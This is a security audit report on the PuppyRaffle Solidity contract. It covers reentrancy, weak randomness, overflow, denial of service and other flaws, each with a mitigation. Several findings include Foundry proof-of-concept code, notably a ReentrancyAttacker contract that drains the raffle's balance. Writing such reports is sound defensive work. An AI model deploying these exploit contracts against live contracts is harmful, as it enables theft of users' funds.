

Puppy Raffle Initial Audit Report

Version 0.1

Larry Mosh

January 14, 2024

Puppy Raffle Audit Report

Larry Mosh

January 13, 2024

Puppy Raffle Audit Report

Prepared by: Lary Mosh Lead Auditors:

- Larry Mosh

Assisting Auditors:

- None

Table of contents

See table

About YOUR_NAME_HERE

Disclaimer

We make all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

Audit Details

The findings described in this document correspond the following commit hash:

```
22bbbb2c47f3f2b78c1b134590baf41383fd354f
```

Scope

```
./src/
-- PuppyRaffle.sol
```

Protocol Summary

Puppy Rafle is a protocol dedicated to raffling off puppy NFTs with variying rarities. A portion of entrance fees go to the winner, and a fee is taken by another address decided by the protocol owner.

Roles

- Owner: The only one who can change the `feeAddress`, denominated by the `_owner` variable.
- Fee User: The user who takes a cut of raffle entrance fees. Denominated by the `feeAddress` variable.
- Raffle Entrant: Anyone who enters the raffle. Denominated by being in the `players` array.

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	7
Gas	2
Total	16

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle:refund` function allows entrant to drain raffle balance

Description:

The `PuppyRaffle:refund` function does not follow CEI (Checks, Effects, Interactions) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle:refund` function, we first make an external call to the `msg.sender` address and then we update the `PuppyRaffle:players` array after the external call

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

@>      payable(msg.sender).sendValue(entranceFee);
@>      players[playerIndex] = address(0);

        emit RaffleRefunded(playerAddress);
    }
```

A player who has entered the raffle could have a `fallback/receive` function that calls the `PuppyRaffle:refund` function again and claim another refund. They could continue the cycle until the `PuppyRaffle` contract balance is completely drained

Impact: All fees paid by raffle entrants could be stolen by the malicious participant

Proof of Concept:

1. User enters the raffle
2. Attacker sets up a contract with a `fallback` function that calls `PuppyRaffle:refund`
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle:refund` from their attack contract, draining the contract balance

Proof of Code

Code

Place the test below in `PuppyRaffleTest.t.sol`

```
function test_reentrancy() public playersEntered {

        // Fund the account of the attacker address
        ReentrancyAttacker attacker = new ReentrancyAttacker(
            address(puppyRaffle)
        );
        vm.deal(address(attacker), 1 ether);

        // Determine the starting balance of both the attacker and
            puppy raffle contract
        uint256 attackerStartingBalance = address(attacker).balance;
        uint256 puppyRaffleStartingBalance = address(puppyRaffle).
            balance;

        // attack
        attacker.attack();

```

```
16          // Determine the ending balance
17          uint256 attackerEndingBalance = address(attacker).balance;
18          uint256 puppyRaffleEndingBalance = address(puppyRaffle).balance
                ;
19
20          assertEq(attackerEndingBalance, attackerStartingBalance +
                puppyRaffleStartingBalance);
21          assertEq(puppyRaffleEndingBalance, 0);
22      }
```

Also place the contract in `PuppyRaffleTest.t.sol`

```
1  contract ReentrancyAttacker {
2
3      PuppyRaffle puppyRaffle;
4      uint256 entranceFee;
5      uint256 attackerIndex;
6
7      constructor(address _puppyRaffle) {
8          puppyRaffle = PuppyRaffle(_puppyRaffle);
9          entranceFee = puppyRaffle.entranceFee();
10     }
11
12     function attack() external {
13         // Enter the raffle
14         address[] memory attacker = new address[](1);
15         attacker[0] = address(this);
16
17         puppyRaffle.enterRaffle{value: entranceFee}(attacker);
18
19         // Get the index of the attacker from the puppy raffle contract
20         attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
               ;
21
22         puppyRaffle.refund(attackerIndex);
23     }
24
25     fallback() external payable {
26         if (address(puppyRaffle).balance >= entranceFee) {
27             puppyRaffle.refund(attackerIndex);
28         }
29     }
30
31     receive() external payable {
32         if (address(puppyRaffle).balance >= entranceFee) {
33             puppyRaffle.refund(attackerIndex);
34         }
35     }
36 }
```

Recommended Mitigation:

To prevent this, we should have the `PuppyRaffle::refund` function update the `players` array before making an external call to `msg.sender`. Additionally, we should move the event emission up as well

```
    function refund(uint256 playerIndex) public {
         address playerAddress = players[playerIndex];
         require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
         require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

+        players[playerIndex] = address(0);
+        emit RaffleRefunded(playerAddress);

         payable(msg.sender).sendValue(entranceFee);

-        players[playerIndex] = address(0);
-        emit RaffleRefunded(playerAddress);
     }
```

[H-2] Weak randomness in `PuppyRaffle:selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp` and `block.difficulty` together creates a predictable number. A predictable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionally means users could front-run this function and call `refund` if they see they are not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy making the entire raffle worthless if it becomes a gas war as to who wins the raffle

Proof of Concept:

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. See the solidity blog on prevrandao. `block.difficulty` was recently replaced with prevrandao.
2. User can mine/manipulate their `msg.sender` value to result in their address being used to generate the winner.
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness seed is a well-documented attack vector in the blockchain space.

Recommended Mitigation: Consider using a cryptographically provable number generator such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In solidity version prior to `0.8.0`, integers were subject to integer overflow

```
        uint64 number = type(uint64).max;
        // 18446744073709551615

        number = number + 1;
        // number will be 0
```

Impact: In `PuppyRaffle:selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle:withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. We have 95 players enter the raffle and the conclude the raffle
2. totalFees reduced due to overflow but it is expected to be the addition of previous totalFees + the fees from the just concluded rafle. However, it went down
3. You will not be able to withdraw, due to the line `PuppyRaffle::withdrawFees`

```
    require(address(this).balance == uint256(totalFees), "PuppyRaffle:
       There are currently players active!");
```

Although, you coud use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the the intended design of the protocol

Code

```
    function test_overflow() public {
        // Enter raffle with 95 addresses
        uint256 noOfPlayers = 95;
        address[] memory players = new address[](noOfPlayers);

        for (uint256 i = 0; i < noOfPlayers; i++){
            players[i] = address(i);
        }

        puppyRaffle.enterRaffle{value: entranceFee * noOfPlayers}(
           players);

        // Fast forward the time
```

```
13          vm.warp(block.timestamp + duration + 1);
14          vm.roll(block.number + 1);
15
16          // Select winner
17          uint256 totalAmountCollected = noOfPlayers * entranceFee;
18          uint256 expectedFee = (totalAmountCollected * 20) / 100;
19          uint256 totalFeesBefore = puppyRaffle.totalFees();
20
21          puppyRaffle.selectWinner();
22
23          uint256 totalFeesAfter = puppyRaffle.totalFees();
24
25          assert(totalFeesAfter < totalFeesBefore + expectedFee);
26          assert(totalFeesAfter == totalFeesBefore + expectedFee - type(
                uint64).max - 1);
27
28          // We are also unable to withdraw any fees because of the
                require check
29          vm.prank(puppyRaffle.feeAddress());
30          vm.expectRevert("PuppyRaffle: There are currently players
                active!");
31          puppyRaffle.withdrawFees();
32      }
```

Recommended Mitigation There are a few possible mitigations.

1. Use a newer version of solidity and a `uint256` instead of `uint64` for `PuppyRaffle::totalFees`
2. You could use the `SafeMath` library of OpenZeppelin for version 0.7.6 of solidity, however, you would still have a hard time with the `uint64` type if too many fees are collected.
3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
1 - require(address(this).balance == uint256(totalFees), "PuppyRaffle:
      There are currently players active!");
```

There are more attack vectors with that final require, so we recommend removing it regardless.

Medium

[M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential Denial of Service (DoS) attack, incrementing gas price for future entrants

Description: The `PuppyRaffle:enterRaffle` function loops through the `PuppyRaffle::players` array to check for duplicates. However, the longer the `PuppyRaffle::players` array is, the more checks a new player will have to make. This means the gas costs for players who enter right

when the raffle starts will be dramatically lower than those who enter later. Every additional address in the `players` array, is an additional check the loop will have to make

Impact: The cost for raffle entrants will greatly increase as more players enter the raffle, thereby discouraging later users from entering and causing a rush at the start of a raffle to be one of the first entrants in the queue.

An attacker might make the `PuppyRaffle::entrants` array so big, that no one else enters, guaranteeing themselves the win.

Proof of Concept:

If we have 2 sets of 100 players enter, the gas costs will be as such: - 1st 100 players: ~6252039 gas - 2nd 100 players: ~18068129 gas

This is 3x more expensive for the second 100 players

Proof of Code Place the following test into `PuppyRaffleTest.t.sol`;

```
1   function test_denialOfService() public {
2         // Allow anvil to use gas price
3         vm.txGasPrice(1);
4
5         // Let's enter 100 players and determine the gas price used to
              enter 100 players
6         uint256 noOfPlayers = 100;
7         address[] memory playersOne = new address[](noOfPlayers);
8         for (uint256 i = 0; i < noOfPlayers; i++) {
9             playersOne[i] = address(i);
10        }
11
12        uint256 gasStart1 = gasleft();
13        puppyRaffle.enterRaffle{value: entranceFee * noOfPlayers}(
              playersOne);
14        uint256 gasEnd1 = gasleft();
15        uint gasUsed1 = (gasStart1 - gasEnd1) * tx.gasprice;
16        console.log("Gas used 1: ", gasUsed1);
17
18
19        //Enter another 100 players and determine the gas price used
              for the new 100 players
20        address[] memory playersTwo = new address[](noOfPlayers);
21        for (uint256 i = 0; i < noOfPlayers; i++) {
22            playersTwo[i] = address(i + noOfPlayers);
23        }
24
25        uint256 gasStart2 = gasleft();
26        puppyRaffle.enterRaffle{value: entranceFee * noOfPlayers}(
              playersTwo);
27        uint256 gasEnd2 = gasleft();
28        uint gasUsed2 = (gasStart2 - gasEnd2) * tx.gasprice;
```

```
        console.log("Gas used 2: ", gasUsed2);


        // Compare gas prices
        assert(gasUsed1 < gasUsed2);
    }
```

Recommended Mitigation: There are a few recommendations;

1. Consider allowing duplicates. Users can make new wallet addresses anyways, so a duplicate check does not prevent the same person from entering multiple times. only the same wallet address.
2. Consider using a mapping to check for duplicates. This would allow constant time lookup of whether a user has already started

```
+    mapping(address => uint256) public addressToRaffleId;
+    uint256 public raffleId = 0;
    .
    .
    .
    function enterRaffle(address[] memory newPlayers) public payable {
        require(msg.value == entranceFee * newPlayers.length, "
           PuppyRaffle: Must send enough to enter raffle");
        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
+            addressToRaffleId[newPlayers[i]] = raffleId;
        }

-        // Check for duplicates
+       // Check for duplicates only from the new players
+       for (uint256 i = 0; i < newPlayers.length; i++) {
+          require(addressToRaffleId[newPlayers[i]] != raffleId, "
   PuppyRaffle: Duplicate player");
+       }
-       for (uint256 i = 0; i < players.length; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
-               require(players[i] != players[j], "PuppyRaffle:
   Duplicate player");
-           }
-       }
        emit RaffleEnter(newPlayers);
    }
.
.
.
    function selectWinner() external {
+       raffleId = raffleId + 1;
        require(block.timestamp >= raffleStartTime + raffleDuration, "
           PuppyRaffle: Raffle not over");
```

Alternatively, you could use OpenZeppelin's `EnumerableSet` library.

[M-2] Unsafe cast of `PuppyRaffle::fee` loses fees

Description: In `PuppyRaffle::selectWinner` there is a type cast of a `uint256` to a `uint64`. This is an unsafe cast, and if the `uint256` is larger than `type(uint64).max`, the value will be truncated.

```
1      function selectWinner() external {
2          require(block.timestamp >= raffleStartTime + raffleDuration, "
               PuppyRaffle: Raffle not over");
3          require(players.length > 0, "PuppyRaffle: No players in raffle"
               );
4
5          uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.
               sender, block.timestamp, block.difficulty))) % players.
               length;
6          address winner = players[winnerIndex];
7          uint256 fee = totalFees / 10;
8          uint256 winnings = address(this).balance - fee;
9  @>      totalFees = totalFees + uint64(fee);
10         players = new address[](0);
11         emit RaffleWinner(winner, winnings);
12     }
```

The max value of a `uint64` is `18446744073709551615`. In terms of ETH, this is only ~18 ETH. Meaning, if more than 18ETH of fees are collected, the `fee` casting will truncate the value.

Impact: This means the `feeAddress` will not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. A raffle proceeds with a little more than 18 ETH worth of fees collected
2. The line that casts the `fee` as a `uint64` hits
3. `totalFees` is incorrectly updated with a lower amount

You can replicate this in foundry's chisel by running the following:

```
uint256 max = type(uint64).max
uint256 fee = max + 1
uint64(fee)
// prints 0
```

Recommended Mitigation: Set `PuppyRaffle::totalFees` to a `uint256` instead of a `uint64`, and remove the casting. There is a comment which says:

```
// We do some storage packing to save gas
```

But the potential gas saved isn't worth it if we have to recast and this bug exists.

```
-   uint64 public totalFees = 0;
+   uint256 public totalFees = 0;
.
.
.
    function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "
            PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4
            players");
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.
                timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];
        uint256 totalAmountCollected = players.length * entranceFee;
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
-       totalFees = totalFees + uint64(fee);
+       totalFees = totalFees + fee;
```

[M-3] Smart contract wallets raffle winners without a `receive` or a `fallback` function will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate check and a lottery reset could get very challenging

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset very difficult. Also, true winners would not get paid and someone else could take their money.

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends
3. The `selectWinner` function wouldn't work, even though the lottery is over.

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)

2. Create a mapping of addresses -> payout amounts so winners can pull their funds out themselves, putting the responsibility on the winner to claim their prize. (recommended). This approach is called `Pull over Push`

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think that they have not entered the raffle

Description: If a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will also return 0 if the player is not in the array

```
1   /// @return the index of the player in the array, if they are not
       active, it returns 0
2   function getActivePlayerIndex(address player) external view returns (
       uint256) {
3           for (uint256 i = 0; i < players.length; i++) {
4               if (players[i] == player) {
5                   return i;
6               }
7           }
8
9           return 0;
10      }
```

Impact: A player at index 0 may incorrectly think that they have not entered the raffle, and attempt to enter the raffle again, wasting gas

Proof of Concept:

1. User enteres the raffle, they are the first entrant
2. `PuppyRaffle:getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function documentation

Recommended Mitigation:

The easiest recommendation would be to revert if the player is not in the array instead of returning 0.

You could also reserve the 0th position for composition, but a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Gas

[G-1] Unchanged state variable should be declared constant or immutable

Reading from storage is more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle:commonImageUri` should be `constant` - `PuppyRaffle:rareImageUri` should be `constant` - `PuppyRaffle:legendaryImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage as opposed to memory which is more gas efficient.

```
+  uint256 playersLength = players.length;
-   for (uint256 i = 0; i < players.length - 1; i++) {
+   for (uint256 i = 0; i < playersLength - 1; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
+           for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
    }
```

Informational / Non-Crits

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in src/PuppyRaffle.sol Line: 2

```
pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of solidity is not recommended

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: Deploy with any of the following Solidity versions:

`0.8.18`

The recommendations take into account: - Risks related to recent releases - Risks of complex code generation changes - Risks of new language features - Risks of known bugs

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see slither documentation for more information

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/PuppyRaffle.sol Line: 68

```
1           feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 174

```
1           previousWinner = winner;
```

- Found in src/PuppyRaffle.sol Line: 196

```
1           feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice

It's best to keep code clean and follow CEI (Checks, Effects, Interactions)

```
1  -        (bool success,) = winner.call{value: prizePool}("");
2  -        require(success, "PuppyRaffle: Failed to send prize pool to
       winner");
3           _safeMint(winner, tokenId);
4  +        (bool success,) = winner.call{value: prizePool}("");
5  +        require(success, "PuppyRaffle: Failed to send prize pool to
       winner");
```

[I-5] Use of "magic" numbers is discouraged

It can be confusing to see number literals in a codebase, and it is much more readable if the nubers are giving a name

Examples: The code;

```
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
```

can be replaced with this;

```
        uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
        uint256 public constant FEE_PERCENTAGE = 20;
        uint256 public constant POOL_PRECISION = 100;
        uint256 prizePool = (totalAmountCollected *
            PRIZE_POOL_PERCENTAGE) / POOL_PRECISION;
        uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) /
            POOL_PRECISION;
```

[I-6] State changes are missing events

[I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed

// TODO

- `getActivePlayerIndex` returning 0. Is it the player at index 0? Or is it invalid.
- MEV with the refund function.
- MEV with withdrawfees
- randomness for rarity issue
- reentrancy puppy raffle before safemint (it looks ok actually, potentially informational)